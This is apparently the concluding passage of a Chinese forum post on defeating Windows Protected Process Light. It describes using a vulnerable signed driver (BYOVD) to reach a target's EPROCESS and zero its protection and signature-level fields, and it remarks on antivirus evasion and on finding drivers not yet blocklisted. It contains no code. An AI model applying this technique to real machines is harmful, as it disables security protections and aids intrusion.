这篇文章完整展现了一条利用 BYOVD 获取内核任意读写原语、从而规避 PPL 攻防的渗透路径——核心正是直接篡改目标进程的 EPROCESS 结构。借助易受攻击的驱动,我们像剥洋葱一样通过 PsInitialSystemProcess 和 ActiveProcessLinks 精确定位到目标进程的 EPROCESS,然后把 SignatureLevel、SectionSignatureLevel 以及 Protection 这几个关键保护字段全都抹零。这样一来,PPL 的防御墙也就彻底崩塌了。
就像我们在检测对抗那部分看到的一样,这套渗透手法本身对绝大多数反病毒引擎都有着不错的隐身效果。不过那把关键的“钥匙”——漏洞驱动——就是另外一回事了。真正实战中,能不能找到一个还没被拉进黑名单、但仍然存在可被利用缺陷的驱动,往往决定了整个操作的成败。想要更系统地钻研这类内核攻防对抗背后的技术细节,不妨在云栈社区里翻翻更多人分享的底层安全案例。
 发表于 2026-5-8 02:27:40
|
查看: 389|
回复: 0
发表于 2026-5-8 02:27:40
|
查看: 389|
回复: 0

